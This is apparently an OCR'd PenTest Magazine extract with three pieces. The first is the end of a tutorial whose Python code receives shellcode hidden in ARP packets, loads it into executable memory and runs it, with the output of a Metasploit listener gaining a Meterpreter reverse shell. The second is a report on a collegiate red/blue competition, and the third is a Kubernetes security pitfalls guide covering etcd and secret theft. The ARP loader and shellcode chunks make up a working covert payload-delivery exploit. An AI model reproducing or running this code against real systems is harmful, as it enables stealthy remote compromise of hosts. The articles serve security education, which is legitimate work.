
Let's check Wireshark and see what our packets look like.



Indeed, Wireshark detected our valid ARP requests that are sent to the broadcast address. Let's see the first ARP request and check the destination MAC address in the ARP header, and see if it is "**6a0a5e31dbf7**".



What a beautiful result, the first portion of the shellcode was indeed sent via this ARP request. Now let's check the last portion of the shellcode in the last ARP request, this value should be "**00cd80909090**".



Now that everything looks good, let's create the other program that will capture, parse these ARP requests, take the destination MAC addresses from the ARP header, concatenate them, convert them to binary data, and finally put them in memory for execution.

As always, let's import some important Python modules.

```
#!/usr/bin/env python
# Author Boumediene KADDOUR
# Part of PentestingSkills

from threading import Thread
from socket import socket,PF_PACKET,SOCK_RAW,htons,inet_ntoa
from struct import unpack
from ctypes import CDLL,c_char_p,c_void_p,memmove,CFUNCTYPE,cast
from thread import start_new_thread
from binascii import hexlify
```

The threading module will allow us to multi-thread our class instead of making it a single threaded class, this will speed up the process of sniffing. As an example, let's assume that our class has received a packet, and a new thread was spawned to handle the operation within a given function in the class. If the class isn't multi-threaded, actually new packets will be received until the operations of that function are done, but with multi-threaded programs, we can handle multiple operations simultaneously.

```
payload = ""

class ARPSniffer(Thread):
        def __init__(self ):
                Thread.__init__(self)
                self.arpsock = socket(PF_PACKET, SOCK_RAW, htons(0x0806))
                self.PROT_READ = 1
                self.PROT_WRITE = 2
                self.PROT_EXEC = 4
                try:
                        self.arpdata = self.arpsock.recv(65535)
                except socket.timeout:
                        pass
```

The **payload** variable is a global variable that will hold our received chunks of the shellcode. The reason behind making it global is the ability to make changes to it from within the class at any time with any running thread.

The class **ARPSniffer** takes an instance of the **Thread** function, so all the constructor will be inherited and used in this class as shown in the snippet code.

As we did before, a raw socket instance with the ability to send and receive data at the link layer was created, with appropriate parameters that were discussed before.

The next three variables will hold some values in order to be used to protect an allocated memory space in memory, and finally start receiving packets.

```
def run(self):
        global payload
        try:
                arp_header = unpack('!2s2s1s1s2s6s4s6s4s', self.arpdata[14:42])
                if hexlify(arp_header[4]) == "0001" and inet_ntoa(arp_header[8])=="172.16.122.20":
                    try:
                        chunk = hexlify(arp_header[7])
                        payload += chunk
                        print "Payload :", chunk
                        if chunk.endswith("90"):
                           memorywithshell = self.shellExec("".join(chr(int(payload[i:i+2],16)) for i in xrange(0,len(payload),2)))
                           shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
                           start_new_thread(shell(),())
                    except:
                        pass
        except:
            pass
```

The **run()** function within our class will for sure invoke the global created variable, and like we did before, we will start unpacking the ARP header that is located from offset **14** to **42**. The first 14 bytes is nothing but the Ethernet header that we are not interested in; for that reason, the 14 first bytes are discarded.

Since we are sending ARP requests to our specified address "**172.16.122.20**", a small if statement took place in order to filter ARP packets with those implemented conditions. Once a packet matches, it'll take the destination MAC address that hosts our shellcode chunk, and then add it to the global variable **payload**. This operation will

```
def shellExec(self,buffer):
    libc = CDLL('libc.so.6')
    buf = c_char_p(buffer)
    size = len(buffer)
    addr = libc.valloc(size)
    addr = c_void_p(addr)
    if 0 == addr:
        raise Exception("Failed to allocate memory")
    memmove(addr, buffer, size)
    if 0 != libc.mprotect(addr, len(buffer), self.PROT_READ | self.PROT_WRITE | self.PROT_EXEC):
        raise Exception("Failed to set protection on buffer")
    return addr
```

be carried on until a chunk with NOP sleds at the end is found "**0x90**". This value will be ignored when found in memory, so you can add as much nops as you can to your shellcode, and your shellcode will run just fine. Now that we got our whole shellcode, we need to find a way to load it in memory and execute it accordingly.

In order to do so, we will start by applying some Python magic in order to add "\x" to each byte in the payload, and pass it to a function called **shellExec** that is going to be explained momentarily.

As shown above, the **shellExec** function will first load a library called **libc.so.6**, calculate the length of the shellcode, allocate intact space for it in memory, put it in memory, and finally adjust the protection of that memory region.

```
def main():
        while True:
            try:
                IDS = ARPSniffer()
                IDS.setDaemon(True)
                IDS.start()
            except KeyboardInterrupt:
                break
if __name__ == "__main__":
        main()
```

What remains is to create the **main** function, instantiate the class object, set it as a daemon since it's multi-threaded, so when a signal or CTRL+C is sent to the program, it will exit gracefully without waiting for other threads to finish their duties, and finally start the threaded class.

Before running the tool, let's set up a Metasploit listener.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.122.200   yes       The listen address
   LPORT  4545             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.122.200:4545
```

Now we are listening on port 4545, let's run the **ARPPayloadFetcher** tool that will fetch the chunks, and then start transferring the shellcode using our trans.py tool.

```
root@Th3Carpenter:~/pythonex/ARP# python ARPPayloadFetcher.py
Payload : 6a0a5e31dbf7
Payload : e35343536a02
Payload : b06689e1cd80
Payload : 975b68ac107a
Payload : c868020011c1
Payload : 89e16a665850
Payload : 515789e143cd
Payload : 8085c079194e
Payload : 743d68a20000
Payload : 00586a006a05
Payload : 89e331c9cd80
Payload : 85c079bdeb27
Payload : b207b9001000
Payload : 0089e3c1eb0c
Payload : c1e30cb07dcd
Payload : 8085c078105b
Payload : 89e199b60cb0
Payload : 03cd8085c078
Payload : 02ffe1b80100
Payload : 00cd80000000
```

Excellent, we have a good network parser. Let's check our listener and see.

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.122.200:4545
[*] Sending stage (857352 bytes) to 172.16.122.206
[*] Meterpreter session 1 opened (172.16.122.200:4545 -> 172.16.122.206:49381) at 2018-10-11 15:41:44 -0400

meterpreter > sysinfo
Computer     : Beast.realsec.lan
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

We have a Meterpreter shell. Now it depends on your imagination and scenarios. We have published these pieces of codes on GitHub with another good example that demonstrates how the same techniques can be applied via DNS A and PTR records.

7. Wrap up

APT is going to spread out and increase in an exponential rate in the future. Studying this sort of threat and understand its tactics, techniques and procedures is a MUST for companies to protect themselves against them.

In this wrap-up, we are giving you small bits of advice so you will prepare to defend yourself against them and these are listed below:


- Implement a cyber-security awareness program for your employees, and do your best to get rid of their stupid actions like clicking any kind of links, or download and run any kind of received files.
- Simulate attacks within your company, and build a hacker mindset in your infosec team, and that's via initiating penetration testing projects, or build red/blue teaming services in your organization.
- Prevention is ideal but detection is a must, so if you don't have visibility about your systems and network that means you are doomed; from now, start building visibility by implement SIEM technology and similar solutions.
- Remember that these sorts of threats will mimic legitimate traffic, so having event analysts in your team is desirable.
- Hire appropriate people.
- Monitor your assets 24/7 and make a good shifting plan.
- If your focus is on inbound traffic, you've seen with us that these sorts of attacks focus on outbound traffic, so keep your focus there.
- Never miss **PenTest Magazine** articles and keep reading it :)

Links for the source code:

https://github.com/securecurebt5/Pexfiltrate

https://github.com/securecurebt5/Python-Rawsockets-exo

A Report From Western Regional Collegiate Cyber Defense Competition [February 28, 2019]



Eric Crutchlow

Eric Crutchlow has been working in cyber security for over 20 years and is currently a Security Engineer at large cyber security manufacturer of IT security products.

As the end of day 2 approaches, it's time to nuke all the Blue Team systems. The goal before was to create just enough havoc in a way that a Blue Team should be able to identify and remediate. This is one of the key areas that Blue Teams can make points, identify and remediate a hack and then report it (aka document the incident). But at one hour before the end of the competition, the Red Team is given the OK to use the nuclear option; take down all systems through any means possible (except DDoS).

Introduction

The Collegiate Cyber Defense Competition was started in 2004 in San Antonio, Texas, when a group of educators, students, government and industry representatives got together to create a collegiate level, cyber security competition that fulfilled three goals:

- Providing a template from which any educational institution can build a cyber security exercise.
- Providing enough structure to allow for competition among schools, regardless of size or resources.

- Motivating more educational institutions to offer students an opportunity to gain practical experience in information assurance.

A Blue Team/Red Team format was used where the Blue Teams are college students defending a network they had never seen before. The Red Team is made up of people from industry with backgrounds in pentesting and cyber security.

As the number of colleges that wished to compete increased, a regional series of competitions were created to reduce the final number of teams for the nationals to eight. The focus of this article is to review the Western Regional Cyber Collegiate Defense Competition (WRCCDC) held this year at Coastline College in Garden Grove (near Los Angeles), California. Secondarily, it's hoped that if you find this competition of interest, you will volunteer at one of the competitions and help give back to the community. And if the reader is not located in the United States, but would be interested in starting a competition locally, information on who to contact will be located at the end of this article.

It's 9:00 am and you're about to start your first day at Triassic Land, a new theme park where they have used dinosaur DNA to bring back creatures that haven't roamed the earth for millions of years. But your job is of a more modern nature; Blue Team for their Cyber Security department. Looking forward to starting, you find something odd has happened; the CS boss and all the staff except for new hires like yourself, have decided not to show up for work and management has decided YOU get to run the show.

With little documentation about the network, what do you do? To make matters worse, there is an environmental terrorist group call REDPEACE that doesn't like the exploitation of dinosaurs and will do everything to disrupt the Triassic Land network.

This was the scenario for the WRCCDC for this year. The Blue Teams were composed of eight colleges, University of California, Irvine (UCI), Sacramento State, Cal Poly Pomona, City College of San Francisco, University of Advancing Technology (UAT), Stanford University, University of California, Berkeley (Cal), and University of California, Davis. The Red Team is composed of volunteers from industry using tools and techniques that give the students a taste of the 'real world'. The key rules are that the Blue Teams can't attack the Red Team and the Red Team can't DDoS the Blue. There are other teams, Gold, Black, and Orange that support/monitor other parts of the competition and are key to the overall success. The author was part of the Red Team.

The competition is three days; day one and two are the actual competition with day three the debrief and awards ceremony.

Friday March 1

7:00 AM: Registration Starts @ Coastline College Garden Grove

8:00 AM: Competition In-Brief and Room Assignments

9:00 AM: Competition begins -- Scoring engine turned on; First inject sent and red team released

Noon (ish): Lunch will be provided on-site

5:00 PM: Competition Suspends – Scoring paused; red team suspended

6:00 to 9:00 PM: Recruiting Mixer in Ball Room @Doubletree Hotel

Saturday March 2

7:00 AM: - Coastline Campus Opens

8:00 AM: - Opening remarks and announcements

8:15 (ish): Competition resumes

6:00 PM: Competition concludes

Sunday March 3

9:30 AM Brunch, Black, White, Red Team Debriefs, Speakers, Awards

Everything to conclude by 12:00 PM

Hano Bio Corp

Public IPs: 10.58.10X.0/24

Internal IPs: 172.20.0.0/24

Triassic Land

Public IPs: 10.59.10X.0/24

Internal IPs: 192.168.220.0.0/24

Overdrive Dinosaur Systems

Public IPs: 10.57.10X.0/24

Internal IPs: 172.16.0.0/24

Red Team had IP address ranges in the 10.x.x.x address space with access to all public IP of the Blue Team.

WRCCDC – Day 1: Persistence (Scan, Hack, Repeat)

There is a pre-competition meeting for all teams to review the rules and schedules. Each team is put into separate rooms with strict rules on who can go where. Red Team is on a different floor entirely and cannot go in the Blue Team area. The Blue Team is limited to what they can bring to the competition. No phones, laptops, CD's, memory sticks, etc. The Red Team has no such limitations. All teams are given a network map that outline the IP addresses in use, but little else.

9:00am, the competition begins.

Goal #1 for the Red Team, scan and hack. There are a lot of tools that can be used to scan such as NMAP, but one of the competition sponsors is Furtim.io and several of their employees are Red Team members. Their product automates the process of scanning, identifying what is on the network and what vulnerabilities they may have. It's basically a framework that orchestrates commercial, open source, and Furtim-developed tools and is setup on a VMWare server that hosts eight VM's; one for each Blue Team. As the Blue Teams start securing their systems, the scanning is repeated to discover new vulnerabilities. Normally a scan in the wild is performed slowly in order to not get detected, but at the competition the only concern is that the scan doesn't DDoS the Blue Team.

Red Team is in one room, but scan reports and other info is shared via Slack so they have a way to refer to it later. "Got team 1 AD creds!", shouts a member of the Red Team. Immediately the details are posted on Slack and everyone uses the info to exploit other facets of the Blue Teams network as well as testing the same exploit on every other team. Using reverse shells like Mimikatz, meterpreter, cobalt, empire, etc., the Red Team member gain persistence on as many machines as possible. With access to their AD machines, the Red Team hacks the Kerberos functions of AD to generate a 'Golden Ticket' and even if the Blue Team changes passwords, Red Team can as well.

As the Red Team starts getting reports from the scan, various 'holes' are identified including a locally hosted Git server. One of Red Team finds internal documentation that might contain passwords and they are tested on the firewalls, Windows/Linux servers. They work on several different machines, but especially the firewalls. Red Team immediately goes in and change the passwords to all accounts on the firewalls for five of the eight teams (a few teams were smart and already changed the passwords). Someone else got in on a Linux server and has downloaded the shadow password file. Furtim happened to also supply a server with four Nvidia graphics cards that make running Hashcat a breeze.

Each Blue Team is setup identically from a hardware and software perspective. This includes things like passwords hashes, so once a team is cracked, effectively all eight teams are hacked. But the Red Team is required to test all exploits equally on all teams.

Lesson #1: Change your passwords immediately or the Red Team will do it for you.

Lesson #2: When performing Lesson #1, start with your firewall!

Service Level Agreements (SLA) and Injections: Blue Team makes points by insuring various services (like websites) remain up per an SLA. The Black Team (the competition technical support group) monitors this and reports any outages to the judges (White Team) and there is a board in the Red Team room listing the Blue Teams services and which are up and which are down (the Blue Teams are listed only by number and the Red Team has no idea which school is which team number). Injections are certain tasks that the Blue Team has to perform and gets points for completing. This can be tasks such as presenting to the 'executives' of the company that they are under attack and what is being done to remediate.

Missing an SLA equals point loss and missing several is a big point loss. Some competitors think about the option of starting the competition by disconnecting the firewall from the 'Internet' and first fixing some of the obvious issues like changing passwords. The point loss might be significant enough that the team will never recover. On the other hand, if a firewall has been owned by the Red Team, the only way to get it back is to contact the Black Team and have it reset, also a point loss.

As the morning continues, Red Team continues to drop shell code into all of the Blue Teams servers. Persistence has been achieved!

By the afternoon, the challenge for the Red Team is to insure they are evenly attacking all teams. But each Blue Team has different levels of skill and the attack surface is not equal. For example, the Red Team doesn't have control over all firewalls. Yet it has access and persistence across all teams, just not in the same way. What Blue Teams assumed was that the 'Internet' was only one IP address range, but there were other IP address ranges and services exposed to the 'Internet' that the Red Team scans discovered.

WRCCDC – Day 2: Morning: Release the Dinosaurs!

Today is about causing minor issues such as defacing websites, etc. But the day progresses, Red Team can be more disruptive. The Blue Team is trying to find all the holes and keep plugging away. Yet none of the Blue Teams is really monitoring the key files or processes.

Lesson #3: Monitor key elements of your systems. For example, create a cron job with a hash of the shadow file. If it changes, alert. Same kind of alerting can be done for monitoring processes (is the new process a possible shell?).

As Blue Teams have issues with key systems, some choose to take a point loss and have the offending machine reset by the Black Team. Others don't realize to what extent the Red Team has control and are surprised when 'REDPEACE' finds the controls to the dinosaur cages and opens them up. There is an Orange Team which acts the part of customers at the park who start calling in various complaints, especially when key 'members' of their family get eaten by TRex!

WRCCDC – End of Day 2: THE NUKE OPTION IS IN PLAY!

As the end of day 2 approaches, it's time to nuke all the Blue Team systems. The goal before was to create just enough havoc in a way that a Blue Team should be able to identify and remediate. This is one of the key areas that Blue Teams can make points, identify and remediate a hack and then report it (aka document the incident). But at one hour before the end of the competition, the Red Team is given the OK to use the nuclear option; take down all systems through any means possible (except DDoS). Killing processes, ARP spoofing, wifi Man-In-The-Middle, etc. One of the Red Team members performed an exceptional hack of the Cisco switches. Using redirection via Telnet and SSH, the Cisco CLI was redirected to a virtual Juniper switch. Some of the Blue Teams started to look up Juniper Switch manuals online in order to learn how to configure them.

Lesson #4: Learn how the Red Team hacked the various machines and make sure that mistake isn't repeated in the future.

Awards Ceremony: Let the Truth be Told

Sunday morning and everyone wants to know two things; what happened and who won.


There is a debrief by the Black, White, Orange and finally, Red Team.

Black Team debrief - They setup and maintain the networks during the competition.

The students can ask any questions of each team, but of course, the Red Team is the one they are most interested, how did you do this, why that, etc. The author has participated in several CCDC competition at the regional and the national level and each one, without exception, has the same questions asked. How was persistence gained? How could we (the Blue Team) figured that out? The Red Team reviews the basic lessons (as previously highlighted) and that the fundamentals were not followed. Change passwords often, track

changes to key files and processes (especially new ones). But most of all, given the Blue Team knows the IP addresses of the Red Team (a very large 10.x.x.x range), they could run utilities like TCP Dump and see all the communications (C2's). This part is not something that is easily done in the real world. But in the competition, trivial.

Lesson #5, learn how it was done and don't repeat the same mistake is a key take-away of the competition. Moreover, regardless of whether a team wins or loses, each student can use these lessons as part of getting a first job. They can tell potential employers that they made their mistakes at CCDC and learned at the hands of Red Teamers who are in the industry and not just fellow students.



A complaint from one of the Blue Teams

And the winners:

1st Place: Stanford University

2nd Place: City College of San Francisco

3rd Place: University of California, Irvine

First place Stanford moves on to the National CCDC in Orlando, Florida.

At the college level, CCDC is a Blue/Red Team challenge, just like the real world. In the US, we also have Cyber Patriots which teaches students as early as 5th grade how to secure a PC. The goal is to get students who have

participated in both programs to graduate college with at least 500 hours of practical experience. This is were our next generation of pentesters and cyber security experts are coming from.

Thanks to Coastline College for hosting WRCCDC. Previously, the event was always held at Cal Poly Pomona, but due to various issues and changes, they decided not to continue the tradition and Coastline stepped in with very little time. The college and numerous volunteers did a great job at putting this together. And thank you to the sponsors for supporting the goals of CCDC.

Sponsors:

- Raytheon
- Workday
- Palo Alto Networks
- ISACA, Los Angeles Chapter
- Air Force Civilian Service
- Bank of America
- OWASP (Open Web Application Security Project)
- Disney
- FireEye

Tools:

- Furtim.io - https://www.furtim.io/. AI Scanner and attack tester software.
- Nessus – https://www.tenable.com. The granddaddy of vulnerability scanners
- Metasploit - https://www.rapid7.com/products/metasploit/ - Classic pentest tool
- Cobalt Blue - https://cobalt.io/ - Pentest tool

Utilities:

- Hashcat – Crack passwords using GPU
- TCPDUMP – Utility to dump raw packets

Further Reading:

https://www.wrccdc.org – The Western Regional CCDC site.

https://www.nccdc.org – The National Competition site. Has all the rules and previous competitions. Good site for learn more about CCDC.

https://www.uscyberpatriot.org/ - The US Cyber Patriots site. This is the competition for middle school through high school (5th through 12th grade).

https://alexlevinson.wordpress.com/ - Alex Levinson, former Blue Team member from Rochester Institute of Technology and Red Teamer wrote this blog post on why CCDC is real world. Great resource for Blue Teamers to learn how to win at CCDC.

There are a lot of videos on YouTube as well. Just search for CCDC.

10 Pitfalls When Working With K8S:

Do's and don'ts when securing Kubernetes

Jeroen Willemsen

Jeroen is a Principal Security Architect at Xebia. He is more or less a jack of all trades with interest in infrastructure security, risk management and application security. He helped various organizations to get their infrastructure more secured. He always looks for opportunities to improve the security around him and is therefore actively involved in OWASP as one of the project leaders of the MSTG project.

Eric Nieuwenhuijsen

Eric is an IT Architect at Xebia with a firm belief that to design good solutions you need to get your hands dirty with the technology as well. Whether it's programming, automating the provisioning of infrastructure or diving into scaling problems within distributed systems, he's up for it. Living by the code of "Three strikes and you're automated", he likes to keep on automating and ensures that his time is not wasted on doing repetitive tasks.

When looking at accessing the workload, you should remember that at its core, the Kubernetes nodes just run Docker containers but Kubernetes just calls them pods. One interesting attack vector to expand your foothold is via the actual containers themselves. When a container proves vulnerable by, for example, allowing SSH, kubectl exec or the applications allows you to do an RCE you have a great starting point. If you're able to get inside a container, check if you can create new files and/or

Introduction

As the availability of managed Kubernetes services rises, it's becoming more and more common. Everyone that wants to host a container platform can create a platform at the touch of a button. With such a ubiquitously available project, you would hope for a 'batteries included' type approach to security but unfortunately the opposite seems to be the case. What should you look at when you want to evaluate the security of your Kubernetes cluster?

As with any workload orchestration software, you'll see that Kubernetes consists of three high level components: A control plane, a backing store and worker nodes to run the actual workload. From a penetration testing perspective, the control plane is always an interesting attack vector to start, gaining any kind of access there would grant you a foothold that you can use to further extend your access on the system.

If we deep-dive into the Kubernetes control plane, we see that it has one main component that provides access to the orchestration called the API server. A quick glance at the man page for this component shows some interesting settings to verify. Two interesting flags to look at are --insecure-port and --insecure-bind-address. The insecure port of the API-server allows unrestricted access to the cluster and will bypass all authentication and authorization controls so gaining access to this port will grant you administrator access on the cluster. Most, if not all, Kubernetes as a Service (KaaS) providers have this disabled by default. On self-managed deployments, you'll often find this flag switched on and bound to an IP address accessible from more locations than strictly necessary.

Evaluating the security of a deployment

Next to these flags, the API server exposes a whole plethora of flags that control the type of pods you'll be able to schedule. When you harden a Kubernetes cluster, it's good to look at these flags to provide a minimal number of attack vectors from the workload side. When you run a production cluster, it's a good idea to run through the API server man page yourself but some flags to look out for are: `--allow-privileged` (enables scheduling of privileged containers), `--[enable/disable]-admission-plugins` (controls various plugins that determine if and how a pod is scheduled), `--basic-auth-file` (if enabled this contains a path to a file containing unencrypted username/password combinations) and `--client-ca-file` (if you manage to steal the corresponding private key to this CA, you can create your own admin user).

```
Kubectl create -f <url> is the new curl <url> | bash
```

If you have access to the source code, it is good to check the definitions and deployment mechanisms in use for the various resources (e.g. pods, services, deployments) within the Kubernetes cluster. As we all know, there are still a lot of "Stackoverflow-programming based" solutions. In such a case, a developer tends to copy-paste "easy steps" such as `kubectl create -f <external resource>`, which will use the external resource to:

- grab an external Pod from the internet

- apply to open service definitions
- have odd secrets implemented by getting them from various repositories

Therefore, when you check the resources defined within the cluster, check their origin. Next, check each service and Pods container for possible issues as they might have been just grabbed from the internet.

If attacking the control plane is proving difficult, you can always try to go for the backing store directly. The backing store behind Kubernetes is based on etcd, a key/value store by CoreOS. Access to etcd can be controlled by using certificates and by limiting access to only the API server but quite often this is not the case. Gaining access to etcd will essentially grant you root level access to the cluster as no state is stored in any of the other components.

If you're able to find the settings of the API server you're able to determine how the connection is secured to etcd (`--etcd-keyfile`, `--etcd-servers`). Scanning the network for endpoints listening on 2379 can also lead to discovering the etcd IP address. Once you have the endpoint and the authentication, you can use tools like etcdhelper to play around with the data stored in the cluster. Because of the high sensitivity of the data stored in etcd, you should always strive to protect your etcd store using both an IP whitelist and using TLS certificates.

When you get the chance to evaluate the security of a deployment and the deployment mechanism, it's always good to see how secrets are managed. Old pitfalls still remain, such as hardcoding secrets in code, hardcoding secrets in docker containers, environment variables, or having the secrets plain open in attached volumes. Kubernetes provides a way to decouple the secrets from the regular deployment manifests and allows pods to consume them either as being part of a mounted volume or as an environment variable. Last, a secret can be used by the node agent - the kubelet - for instance, to authenticate itself against a Docker registry when it needs to pull containers. This is noted as an imagePullSecrets entry in the specs of a pod definition.

In a vanilla Kubernetes installation, retrieving and decrypting secrets from the key value store is child's play as by default they are only stored base64 encoded. So when you manage to dig up a secret, try first to simply base64 decode it, because it might be very well the case that there is no encryption on top of it. To determine whether secret encryption has been enabled or not you can try looking for the 'EncryptionConfiguration' resource type, in which the provider and the key used by the provider are defined. By default, Kubernetes provides the following providers: aescbc, secretbox (which is salsa20 encryption algorithm with Poly1305 MAC), aesgcm and kms (using envelope encryption).

Even if secret encryption is in place, this will only apply to secrets at rest. Stealing secrets can be done as well if role based access control is not set up properly allowing more than just the required credentials to get secrets via the API-server. If you're able to access the environment variables or the filesystem of a container you can get the decrypted secrets at run time there as well. This is why it's a good practice to offload the actual secrets management to tools such as Hashicorp Vault or to a Google/Amazon KMS service, which makes the actual retrieving the key from a file a lot harder.

